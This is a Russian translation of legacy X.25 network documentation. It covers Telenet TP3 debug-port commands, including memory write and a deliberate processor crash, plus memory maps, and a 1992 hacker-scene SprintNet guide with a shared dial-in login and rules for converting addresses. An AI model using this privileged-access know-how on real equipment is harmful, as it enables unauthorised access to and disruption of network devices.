Данная командная строка отображает указатель LCB (блока управления линией, Line Control Block) для настроенных линий.

Порядок ввода указателей LCB: консольный LCB, LCB X.25, линия 1, линия 2, линия 3...линия 27. Нулевое значение означает ненастроенную линию; каждая запись о линии занимает два байта.

---

5) L300,L,R20 (ПО версии 4.2X) / L270,L,R20 (ПО версии 5.0X)

Данная командная строка отображает таблицу векторов LCN. Записи соответствуют каждому активному LCN, начиная с LCN 0 и до наибольшего настроенного LCN. Нулевая запись (`0000`) для LCN означает, что LCN не активен. Ненулевая запись указывает на DCB (блок управления устройством, Device Control Block) соответствующей линии/устройства.

---

6) L1F1,L,R20 (только ПО версии 4.2X)

Данная командная строка отображает таблицу идентификаторов протоколов для настроенных/поддерживаемых протоколов. Формат вывода:

```
999999999999...
--  ----
! -- !  ----
! !  !   !...............POINTER TO THE SERVER TABLE   *****
! !  !...................POINTER TO THE PROTOCOL SERVICE ROUTINE
! !.....................PROTOCOL ID NUMBER
! !                        01 =ITI (RITI AND LITI)
! !                        4B =X780
! !                        47 =NAP 3270
! !                        09 =DEBUG
!.......................NUMBER OF ENTRIES IN THIS TABLE
```

---

7) L(АДРЕС ТАБЛИЦЫ СЕРВЕРОВ),R20

Адрес таблицы серверов берётся из пункта 6 (выше). Данная команда отображает таблицу серверов в следующем формате:

```
99999999...
--  ----
! -- !................ THIS IS THE ADDRESS OF THE FIRST FREE DCB
! !                     IN THE FREE DCB LIST. IF 0000 THEN THERE ARE
! !                     NO FREE DCB'S FOR THIS SERVER AND PROTOCOL.
! !.....................SERVER NUMBER
!.......................NUMBER OF ENTRIES IN THIS TABLE
```

Указатель в данной таблице, если он присутствует, будет указывать на следующий доступный DCB. Внутри DCB по смещениям 18 и 19 находится указатель на следующий свободный DCB. Последний свободный DCB будет иметь указатель `0000`.

Справочник команд отладочного порта TP3

Следующие команды используются в отладочном порту TP3 для выполнения указанных действий. Только TP3325 поддерживает параметр `[# HOMEP LPU]`. Параметр `[# HOMEP LPU]` требуется лишь в случае обращения к другому номеру LPU; исключение составляет команда `S`, для которой LPU должен быть определён обязательно.

В командную строку допускается включение пробела, а команды можно объединять в цепочки (пример: `L7FE ,L,A,R5,L#2,L 7FE,L,A,R5,L#3 7FE,L,A,R 5`).

Команды TP3325, не использующие параметр `LPU`, применяют последний назначенный номер LPU. Пример: `L#27FE,R2,L#17FE,R4` — первая команда загрузки обращается к LPU 2, следующая — к LPU 1; чтение двух байт производится из LPU 2, чтение четырёх байт — из LPU 1.

```
A VALUE
      Инкрементирует указатель адреса памяти.
      (Пример: A5 или AFFE2 или A#2EF)

B VALUE
      Используется для входа и выхода из двоичного режима.
      (Пример: B01 или B00)

C [# LPU NUMBER] VALUE
      Используется для тёплого или холодного старта LPU TP3325.
           (Пример: C00 или C#300)
                          OR
      Используется для тёплого или холодного старта других TP3.
           (Пример: C01 или C#201)

D VALUE
      Используется для декрементирования указателя памяти.
      (Пример: D18 или DFFE5 или D#4IFF)

E STRING
      Используется для проверки на равенство данных в памяти.
      (Пример: E00 или E0F0304 или E#20000)

F STRING
      Используется для поиска первого вхождения строки.
      (Пример: F0F0304 или F08080202 или F#308080404)

G [# LPU NUMBER] VALUE
      Используется для поиска адреса файла конфигурации в памяти.
      Указание LPU в команде не изменяет назначение LPU в отладочном порту.
      (Пример: GFE или G01 или G#301)

I [# LPU NUMBER]
      Используется для получения списка типов настроенных линий.
      (Пример: I или I#3)

K [# LPU NUMBER] [14-значный адрес]
      Используется для получения LCB, указателей таблицы адресов
      и номера линии, связанного с данным адресом.
      (Пример: K31102120012301 или K#2 311021250212)

N STRING
      Используется для проверки на неравенство.
      (Пример: N0F0304 или N08080202 или N#1 0F)

P [# LPU NUMBER] PORT NUMBER
      Используется для чтения содержимого указанного регистра порта.
      (Пример: P45 или P21 или P#4 21)

R VALUE
      Используется для чтения данных из памяти. Количество байт
      задаётся параметром VALUE.
      (Пример: R18 или R200)

S [# LPU NUMBER] LINE NUMBER
      Используется для получения сигналов набора данных для определённого
      номера линии.
      (Пример: S1 или S#23 или S)

T     (только TP3325)

W STRING
      Используется для записи данных в память.
```

```
       (Пример: W0E0304 или W08080707)

X [# LPU NUMBER]
      Используется для отображения разности между сохранённой контрольной
      суммой и вычисленной контрольной суммой операционного программного
      обеспечения. Указание LPU не изменяет назначение LPU в отладочном порту.
      (Пример: X или X#2)

Y     (только TP3325)
      Возвращает адрес загрузки NCC из EPROM.

Z     (только TP3325)
      Вызывает крах APB и XPB. Может привести к зависанию APB,
      если интерфейс X.25 не выполнит сброс.

$ PORT A  -- ENABLE AUTOCONNECT (включить автоподключение)
       M  -- DISABLE AUTOCONNECT (отключить автоподключение)
       B  -- BUSY (занято)
       R  -- RESET (сброс)
       C  -- CLEAR (очистка)
```

Команда	Описание
P45	Чтение регистра консоли. Биты 2–6 показывают положение поворотного переключателя на передней панели. BIT 0 = NOT TIMEOUT STATUS (см. P47); BIT 1 = NOT PBRST STATE (см. P47); BIT 2 = NOT RESTART; BIT 3 = NOT MEMORY SAVE; BIT 4 = NOT TAPE LOAD; BIT 5 = NOT PROGRAM SAVE; BIT 6 = NOT DIAGNOSTICS; BIT 7 = NOT SYSTEM GOOD. Если биты 6–2 все установлены (равны 1), переключатель передней панели находится в позиции загрузки X.25.
P47	Данная команда вызывает срабатывание звукового сигнала на передней панели.
P4D,P4D,P4D,P4D,P4D,P4D,P4D	Последний ответ предоставит уровень ревизии EPROM загрузки нижней линии для TP3010. Пример: 43 = уровень 'C'.

Аппаратные команды для TP3000

Команда `P` отображает состояние указанного периферийного интерфейсного устройства для процессора. Ниже приведён список наиболее полезных адресов, которые могут быть полезны при диагностике проблем. Данная команда выполняет чтение указанного устройства. В зависимости от читаемого устройства (адреса) TP может зависнуть.

TP3010

Команда	Описание
P45	Чтение регистра консоли. Биты 2–6 показывают положение поворотного переключателя на передней панели. BIT 0 = NOT TIMEOUT STATUS (см. P47); BIT 1 = NOT PBRST STATE (см. P47); BIT 2 = NOT RESTART; BIT 3 = NOT MEMORY SAVE; BIT 4 = NOT TAPE LOAD; BIT 5 = NOT PROGRAM SAVE; BIT 6 = NOT DIAGNOSTICS; BIT 7 = NOT SYSTEM GOOD. Если биты 6–2 все установлены (равны 1), переключатель передней панели находится в позиции загрузки X.25.
P47	Данная команда вызывает срабатывание звукового сигнала на передней панели.
P4D,P4D,P4D,P4D,P4D,P4D,P4D	Последний ответ предоставит уровень ревизии EPROM загрузки нижней линии для TP3010. Пример: 43 = уровень 'C'.

TP3005

P45	Чтение регистра консоли. Биты 2–6 показывают положение поворотного переключателя на передней панели. BIT 0 = NOT TIMEOUT STATUS (см. P47); BIT 1 = NOT PBRST STATE (см. P47); BIT 2 = NOT RESTART; BIT 3 = NOT MEMORY SAVE; BIT 4 = NOT TAPE LOAD; BIT 5 = NOT PROGRAM SAVE; BIT 6 = NOT DIAGNOSTICS; BIT 7 = NOT SYSTEM GOOD. Если биты 6–2 все установлены (равны 1), переключатель передней панели находится в позиции загрузки X.25.
P47	Данная команда вызывает срабатывание звукового сигнала на передней панели.
P4D,P4D,P4D,P4D,P4D,P4D,P4D	Последний ответ предоставит уровень ревизии EPROM загрузки нижней линии для TP3010. Пример: 43 = уровень 'C'.

Таблица адресов памяти

4.2X	5.XX	Описание
70	70	Таблица векторов LCB. 2 байта на каждую линию в TP. Если линия не определена, запись равна 0000. Если определена — адрес указывает на LCB (Line Control Block).
C0	120	Блок управления BM
C4	124	# инициализированных управляющих буферов
C5	125	# свободных управляющих буферов
C6	126	Наименьшее # управляющих буферов (00 = не осталось)
—	12B	Указатель на управляющие буферы
CC	131	# инициализированных блочных буферов
CD	132	# свободных блочных буферов
CE	133	Наименьшее # блочных буферов (00 = не осталось)
—	138	Указатель на блочные буферы
1F1	—	Указатель на таблицу идентификаторов протоколов
270	1F0	LCB X.25
27E	27E	# отброшенных фреймов
27F	27F	# ошибок CRC
280	280	# отправленных отказов (REJECT)
281	281	# полученных отказов (REJECT)
282	282	# таймаутов T1

283	283	# отправленных командных отказов
284	284	# полученных командных отказов
285	285	# отправленных DISCONNECT
286	286	# полученных DISCONNECT
287	287	# отправленных SET MODE
288	288	# полученных SET MODE
289	289	# полученных переполнений фрейма
28A	28A	# отправленных I-фреймов
28B	28B	# полученных I-фреймов
2B0	230	DMA LCB
300	270	Таблица векторов LCN
—	29B	Макс. # LCN
32C	29C	# активных LCN
7FE	7FE	Указатель на конец операционной системы. Следующий байт — начало таблиц конфигурации.
159	E9	Часы реального времени: 1/10 секунды
15A	EA	Часы реального времени: секунды
15B	EB	Часы реального времени: минуты
15C	EC	Часы реального времени: часы
15D	ED	Часы реального времени: дни
15E	EE	Часы реального времени: дни


DCB + 3	XX	Байт состояния приёма пакета №1: 00 = READY; 01 = DTE WAITING; 02 = DCE WAITING; 04 = DATA TRANSFER; 08 = DTE CLEAR REQUEST SENT; 10 = DCE CLEAR INDICATION; 20 = DTE RESTART REQUEST; 40 = DTE RESET REQUEST; 80 = DCE RESET INDICATION
DCB + 18	XX	Указатель на следующий свободный DCB (действителен только если это свободный DCB)

Специфичная информация LCB для ITI

Смещение	Описание
LCB+27	Физическое состояние: X'00' = линия не активна; X'01' = линия деактивирована; X'02' = линия в режиме занято; X'04' = линия активируется; X'08' = линия активна; X'10' = линия деактивируется
LCB+28	Командный байт TDT2: BIT 0 = 1: занятая линия; BIT 1 = 1: очистка линии; BIT 2 = 1: сброс линии; биты 3–7 не используются
LCB+5C	# буферов, выделенных данной линии
LCB+5D	Счётчик ошибок драйвера
LCB+5E	Счётчик ошибок отсутствия буфера
LCB+5F	Счётчик ошибок управления потоком
LCB+60	Счётчик ошибок чётности
LCB+61	Счётчик ошибок переполнения приёмника
LCB+62	Счётчик ошибок кадрирования
LCB+74	Таймер разрыва
LCB+75	Таймер RING-OUT

LCB+76	Счётчик RING-OUT

Специфичная информация LCB для DSP 3270



Специфичная информация LCB для X780

LCB+4F	Текущее # вставок синхропар
LCB+50	Текущее # повторных попыток при ошибке
LCB+51	Текущее # повторных попыток NACK
LCB+52	Текущее # повторных попыток ENQ
LCB+53	Счётчик ACK приёма
LCB+54	Счётчик ACK передачи
LCB+55	Счётчик ошибок падения CTS
LCB+56	Счётчик ошибок падения DCD

Общая информация DCB

DCB+7	Биты 5–7: порядковый номер приёма пакета P(R)
DCB+8	Номер LCN
DCB+9	Биты 5–7: последний подтверждённый порядковый номер пакета
DCB+A	Биты 5–7: последний отправленный в сеть порядковый номер пакета
DCB+B	# отправленных пакетов
DCB+D	# принятых пакетов
DCB+F	# отправленных или принятых сбросов
DCB+14	# буферов в очереди удержания
DCB+15	Время установления VC (ССММЧЧДД)
DCB+31	Сетевой адрес назначения

Описание интерфейса X.25 TP3006: от SIO до разъёмов задней панели

TXDB	------------------>- TXD 2
RTSA	------------------>- LDL 13
RTSB	------------------>- RTS 4
DTRA	------------------>- LAL 19
DCDA	---<----------+--->- CTR 18
	+---<- RLSD 8
RXCA	--+
RXCB	--+-------- ----<- RXC 17
	+->- TXCE 24
	--+->- RXCE 11
TXCA	----+


TXCB	----+------ ----<- TXC 15
DCDB	---------- ----<- DSR 6
CTSB	----------<- CTS 5
RXDA	----+
RXDB	----+----------<- RXD 3
CTSA	----------<- RI 22

Если присутствуют DSR и TXC, используется внешняя синхронизация. Если есть DSR, но нет TXC, используется внутренняя синхронизация, получаемая из настроенной скорости линии (формируется микросхемой CTC). При внутренней синхронизации внутренние тактовые сигналы также подаются на выводы 11 и 24 задней панели.

Для TP3325 сетевые линии всегда используют внешний источник синхронизации. Схемотехника была изменена в ходе доработки MOD ONE XPB.

Если подключённое устройство предоставляет синхронизацию и TP3025 также предоставляет синхронизацию, TP обнаружит эту синхронизацию и прекратит собственную. В случае сброса и загрузки TP3025, при последующем подключении TP3005/3006 к интерфейсу, возникает состояние гонки, при котором устройство, обеспечивающее синхронизацию, определяется произвольно. Аппаратная логика требует выполнения сброса для того, чтобы TP3025 изменил ранее выбранный режим: 1) внутренняя/внешняя синхронизация и 2) интерфейс V35/RS232 после загрузки.

Команда `S` отладочного порта возвращает один шестнадцатеричный байт, представляющий состояние сигналов набора данных на микросхеме SIO для указанной линии (например, `S2` вернёт сигналы набора данных на линии 2). Старший полубайт байта используется для представления состояния сигналов набора данных.



Описание интерфейса устройства: от SIO до задней панели

TXD	----------> 3 RD

DCD	-<----------+----------< 4 RTS
	+----------> 5 CTS
DTR	----------> 6 DSR
RTS	----------> 8 DCD
RXC	-<--------- ---------< 11
	PIO DSR -- ---------< 20 DTR
	-- ---------> 15 TC
	-- --------> 17 RC
TXC	-<--------- ---------< 24 TC
CTS	-<----------< 18
	PIO ----------< 25
	PIO ----------> 22


При наличии DTR (вывод 20) проверяется наличие входящего тактового сигнала на RXC (вывод 11). Если тактовый сигнал присутствует, SIO тактируется внешним источником от выводов 11 и 24. Если на выводе 11 тактовый сигнал отсутствует, внутренний источник тактирования подключается к SIO и к выводам 15 и 17 интерфейса задней панели.


Вывод команды `S` отладочного порта отображает один шестнадцатеричный байт — совокупность сигналов набора данных от микросхем PIO и SIO. Определения битов вывода совпадают с битами линии X.25, однако следует учитывать, что X.25 — это интерфейс DTE, а линии устройств — это интерфейс DCE. Использование входящих RTS/CTS может не требоваться для TP при поддержании интерфейса.

Выводы 22 и 25 зависят от PAD, поэтому могут использоваться для иных функций, нежели ожидаемые.

Все числовые значения указаны в шестнадцатеричном формате. Командные строки могут использоваться в режиме отладочного порта.

Таблица каталога XCB






```
    **  CC IS THE LCN NUMBER IN XCB B. B IN XCB #0 WILL POINT TO
        ==                              =  =
XCB #4 IN THIS EXAMPLE. CC IN XCB #0 WILL GIVE THE LCN NUMBER USED IN
                     ==
THE LCN VECTOR TABLES FOR XCB #4.
```

Смещения XCB

1) Смещения XCB


XCB + 0F	Количество ошибок CRC
XCB + 10	Количество отправленных отказов
XCB + 11	Количество полученных отказов
XCB + 12	Количество таймаутов T1
XCB + 13	Количество отправленных командных отказов
XCB + 14	Количество полученных командных отказов
XCB + 15	Количество отправленных DISCONNECT
XCB + 16	Количество полученных DISCONNECT
XCB + 17	Количество отправленных SET MODE

XCB + 18	Количество полученных SET MODE
XCB + 19	Количество переполнений фрейма
XCB + 1A	Количество отправленных I-фреймов
XCB + 1C	Количество полученных I-фреймов
XCB + 24	Флаговый байт: BIT 0 = 1: инициализация потока DCE→DTE; BIT 1 = 1: инициализация потока DTE→DCE; BIT 2 = 1: сброс линии (отправлен DISC или SETMODE); BIT 3 = 1: DCE занят (отправлен RNR); BIT 4 = 1: в режиме восстановления таймера; BIT 5 = 1: отправлен внутренний сброс, переинициализация LAP; BIT 6 = 1: установить бит опроса в следующем фрейме
XCB + 27	Состояние линии: BIT 0 = 1: не активна; BIT 1 = 1: деактивирована; BIT 2 = 1: режим занято; BIT 3 = 1: активируется; BIT 4 = 1: активна; BIT 5 = 1: деактивируется
XCB + 2B	Максимально допустимое число LCN
XCB + 2C	Текущее количество используемых LCN
XCB + 2D	Указатель на таблицу векторов LCN
XCB + 47	Команда DISABLE/ENABLE/CLEAR (не работает в версии 1.01): 01 — BUSY; 02 — CLEAR BUSY; 04 — RESET LINE

2) Таблица векторов LCN

`( XCB + 2D ,L,A (LCN ADDRESS),R3)` — адрес LCN = (LCN * 3)

Справочник SprintNet/Telenet



Автор: Skylar

Дата выпуска: 12/92

Часть I Основная информация о SprintNet
Часть II Справочник SprintNet

Как подключиться к SprintNet

(С любезного разрешения Sprint)

```
                    МЕСТНЫЕ НОМЕРА ДОСТУПА SPRINTNET

ДЛЯ ПОЛУЧЕНИЯ АКТУАЛЬНОГО СПИСКА ТЕЛЕФОННЫХ НОМЕРОВ ДОСТУПА К СЕРВИСАМ
PC OUTDIAL В США ВЫПОЛНИТЕ СЛЕДУЮЩЕЕ:

1.  С ПОМОЩЬЮ МОДЕМА НАБЕРИТЕ 1-800-546-1000 С ПАРАМЕТРАМИ 7-E-1

2.  НАЖМИТЕ ТРИ РАЗА ENTER (CR) (CR) (CR)

3.  ВВЕДИТЕ КОД ВАШЕГО ГОРОДА И МЕСТНЫЙ ОБМЕННЫЙ НОМЕР

4.  ПОСЛЕ ЭТОГО ПОЯВИТСЯ ПРИГЛАШЕНИЕ "@"

5.  ЗАТЕМ ВВЕДИТЕ:
            MAIL (CR)
            USER NAME: PHONES (CR)
            PASSWORD: PHONES  (CR)
```

Следуйте меню, чтобы получить ваш местный номер дозвона, затем войдите через него, используя ту же процедуру, пока не получите приглашение "@". Отсюда вы можете вводить команды. Ниже приведён список команд, доступных из приглашения "@".

Примечания: находясь в подключённом состоянии, вы можете вернуться к командному приглашению, отправив `@`; ожидая подключения, вы можете выйти к командному приглашению, отправив жёсткий BREAK.

```
Команда <параметр>  Описание

BYE                 Завершает сессию (то же, что disconnect)
CONNECT <nua>       Подключается к сетевому пользовательскому адресу
CONTINUE            Продолжить сессию (используется после прерывания)
DISCONNECT          Завершает сессию (то же, что bye)
DTAPE               Строит оптимальный канал для массовой передачи файлов
DISABLE ECHO
DISABLE FLOW        Управление потоком от PAD к хосту
DISABLE TFLOW       Управление потоком от терминала к PAD
```

```
ENABLE ECHO
ENABLE FLOW
ENABLE TFLOW
FULL                 Установить полный дуплекс
HALF                 Установить полудуплекс
HANGUP               Очевидно
ID <nui>             Устанавливает идентификатор сетевого пользователя для оплачиваемых вызовов
RESET                Сбрасывает ваш порт (как будто вы только что дозвонились)
RST                  Показать удалённые параметры
RST?                 Установить удалённые параметры
PAR?                 Показать параметры ITI
STATUS               Показывает ваш текущий сетевой адрес и порт
SET? <param>:<value> Установить параметры ITI
TERM <termtype>      Установить тип вашего терминала
TEST CHAR            Тест всех ASCII-символов
TEST ECHO            Эхо того, что вы вводите
TEST TRIANGLE
TEST VERSION         Показывает текущую версию ПО PAD
```

Примечание: параметры для SET? и типы терминалов не включены, поскольку это увеличило бы объём файла примерно на 20%. Если они вам нужны, их можно получить из секции файлов BBS PC-PURSUIT через `C PURSUIT` в SprintNet или `031109090063100` в международном формате.

Сетевые сообщения

При попытке подключения (CONNECT) к адресам SprintNet вы можете встретить различные сообщения от сети. Нижеследующее поможет определить их значение.

Если вы подключены и разрываете соединение или вас отключает удалённый хост, вы получите сообщение об отключении. Ниже приведена расшифровка этого сообщения:

```
DISCONNECTED 00 00 00:00:00:00 000 00
             ^  ^  ^________^  ^  ^
             |  |       |       |  |
             |  |       |       |  +-- Пакетов отправлено
             |  |       |       +----- Пакетов получено
             |  |       +------------- Дни:Часы:Минуты:Секунды в подключении
             |  +--------------------- Диагностический код разрыва
             +------------------------ Код причины разрыва
```

Если вы не можете установить соединение или прерываете попытку подключения, вы получите только коды причины и диагностики (поскольку соединение не состоялось и пакеты не передавались), а также краткое текстовое описание проблемы (например, «rejecting», «not operating»...). Ниже приведён список кодов причины и диагностики для более подробного понимания того, почему вы не смогли подключиться или были отключены.

Коды причины разрыва (Clear cause codes):

```
 0   "DTE originated clear" — инициировано DTE
 1   "Number busy" — занято
 3   "Invalid facility requested" — запрошен недопустимый сервис
 5   "Network congestion" — перегрузка сети
 9   "Out of Order" — не в порядке
 11  "Access barred" — доступ запрещён
 13  "Not obtainable" — недостижимо
 17  "Remote Procedure Error" — ошибка удалённой процедуры
 19  "Local Procedure error" — ошибка локальной процедуры
 21  "RPOA out of order" — RPOA не работает
 25  "Reverse Charge not Subscribed to" — обратная оплата не подключена
 33  "Incompatible destination" — несовместимое назначение
 41  "Fast Select acceptance not subscribed" — принятие Fast Select не подключено
 49  "Ship absent" — судно отсутствует
 128 "DTE originated clear with top bit set" — DTE с установленным старшим битом
```

193 "Gateway procedural error" — ошибка процедуры шлюза
195 "Gateway congestion" — перегрузка шлюза
199 "Gateway Operational" — шлюз работает

Диагностические коды разрыва (Clear diagnostic codes):

0 "No additional Information" — нет дополнительной информации
1 "Invalid Ps"
2 "Invalid Pr"
16 "Packet Type Invalid" — недопустимый тип пакета
17 "Packet Type Invalid in state r1"
18 "Packet Type Invalid in state r2"
19 "Packet Type Invalid in state r3"
20 "Packet Type Invalid in state p1"
21 "Packet Type Invalid in state p2"
22 "Packet Type Invalid in state p3"
23 "Packet Type Invalid in state p4"
24 "Packet Type Invalid in state p5"
25 "Packet Type Invalid in state p6"
26 "Packet Type Invalid in state p7"
27 "Packet Type Invalid in state d1"
28 "Packet Type Invalid in state d2"
29 "Packet Type Invalid in state d3"
32 "Packet not allowed" — пакет не разрешён
33 "Packet Type Unidentifiable" — тип пакета неопределим
34 "Call on One way LC" — вызов по одностороннему LC
35 "Invalid PVC packet type" — недопустимый тип пакета PVC
36 "Packet on Unassigned logical channel" — пакет на неназначенном логическом канале
37 "Reject not Subscribed to" — отклонение не подписано
38 "Packet too short" — пакет слишком короткий
39 "Packet too long" — пакет слишком длинный
40 "Invalid GFI"
41 "Restart/Registration Packet has LC"
42 "Packet type not compatible with Facility"
43 "Unauthorised Interrupt Confirmation" — несанкционированное подтверждение прерывания
44 "Unauthorised Interrupt" — несанкционированное прерывание
45 "Unauthorised Reject" — несанкционированный отказ
48 "Timer expired" — таймер истёк
49 "Timer expired for Incoming call"
50 "Timer expired for clear Indication"
51 "Timer expired for reset indication"
52 "Timer expired for restart indication"
53 "Timer expired for call forwarding"
64 "Call set up/clear/registration problem"
65 "Facility/registration code not allowed"
66 "Facility parameter not allowed"
67 "Invalid Called Address" — недопустимый адрес вызываемого
68 "Invalid calling address" — недопустимый адрес вызывающего
69 "Invalid facility registration length"
70 "Incoming call barred" — входящий вызов запрещён
71 "No logical channel available" — нет доступного логического канала
72 "Call Collision" — столкновение вызовов
73 "Duplicate facility ested"
74 "Non zero address length"
75 "Non zero facility length"
76 "Facility not provided when expected"
77 "Invalid CCITT spec'd facility"
78 "Maximum call redirections/forwardings exceeded" — превышено максимальное кол-во переадресаций
80 "Miscellaneous" — разное
81 "Improper cause code from DTE"
82 "Non alligned octet"
83 "Inconsistent Q bit setting"
84 "NUI Related problem"
96 "International setup/clearing problem"
97 "Unknown calling DNIC"
98 "TNIC mismatch"
99 "Call identifier mismatch"
100 "Neg' error in utility parm' value"
101 "Invalid utility length"
102 "Non-zero utility length"
103 "M bit violation"

```
112 "International problem"
113 "Remote Network problem"
114 "International Protocol problem"
115 "International Link out of order"
116 "International Link busy"
117 "Transit Network Facility Problem"
118 "Remote Network Facility Problem"
119 "International routing problem"
120 "Temporary routing problem"
121 "Unknown called DNIC"
122 "MAintenance action"
128 "Network Specific Diagnostic"
218 "trax_trap error for user call"
219 "user task error"
220 "x25 task error"
```

			____ Номер порта
		_____ Сетевой адрес	
	_____ Сетевой префикс		
_____ DNIC			

Примечание: если вы получаете LOCAL/REMOTE PROCEDURE ERROR или REJECTING, попробуйте использовать другие порты с тем же адресом.

Сети, отличные от SprintNet

Пользователям международных или иных сетей следует воспользоваться таблицей ниже, чтобы преобразовать адреса в нужный формат:

```
      202  224      <--- Адрес из списка

031102020022400    <--- В международном формате


03110 202 00224 00  <--- Расшифровка международного формата
^^^^^ ^^^ ^^^^^ ^^
  |    |    |    |
  |    |    |    |____ Номер порта
  |    |    |_________ Сетевой адрес
  |    |______________ Сетевой префикс
  |___________________ DNIC
```

DNIC: Для всех преобразований будет равен 03110. В некоторых сетях не нужен ведущий 0 и можно использовать 3110; в нескольких сетях (DataPac?) вместо 0 используется 1: то есть 13110.

Префикс: На протяжении всего этого файла он всегда будет трёхзначным.

Адрес: Возможно, придётся поэкспериментировать для правильной расстановки нулей, но в общем правиле они переводятся так:

```
         1  = 00001
        11  = 00011
       111  = 00111
      1111  = 01111
```

```
11111  = 11111
```

Порты: Номера портов варьируются от .1 до .99. Первые 27 портов могут альтернативно обозначаться как A-Z. Порты обычно не указываются, поскольку большинство адресов самостоятельно найдут свободный порт, если его не указать; однако в ряде случаев порт обязателен, и они преобразуются следующим образом:

```
.1 или A = 01
.2 или B = 02
и так далее...
```

Примеры преобразованных адресов:

```
201 1.5  = 031102010000105
415 9    = 031104150000900
223 25   = 031102230002500
714 218  = 031107140021800
617 2027 = 031106170202700
```

Если всё это кажется несколько туманным или запутанным — не беспокойтесь. Немного экспериментирования выведет вас на правильный путь.

Примечания:
• Как правило, можно опускать ведущие и замыкающие нули
• Большинство сетей и PAD не допускают пробелов
• Из SprintNet можно использовать оба формата адреса

